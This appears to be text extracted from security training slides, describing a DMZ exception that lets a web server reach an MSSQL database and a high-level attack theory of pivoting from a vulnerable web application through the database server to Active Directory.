
## DMZ Policy

3. The data cannot be saved in the DMZ because if the server is compromised, the data will be compromised. We need to make an exception and allow connection from the WebServer to port TCP/1433 to the Database Server (MSSQL).



# Attack Theory


1. Find a Vulnerability in the Web Application and exploit it.






# Attack Theory

1. Find a Vulnerability in the Web Application and exploit it.
2. Use the WebServer to pivot into the MSSQL Server.




# Attack Theory


1. Find a Vulnerability in the Web Application and exploit it.
2. Use the WebServer to Pivot into the MSSQL Server.
3. Use the MSSQL Server to Pivot to the Internal Network and compromise the Active Directory.




# Attack Graph



# Attack Graph

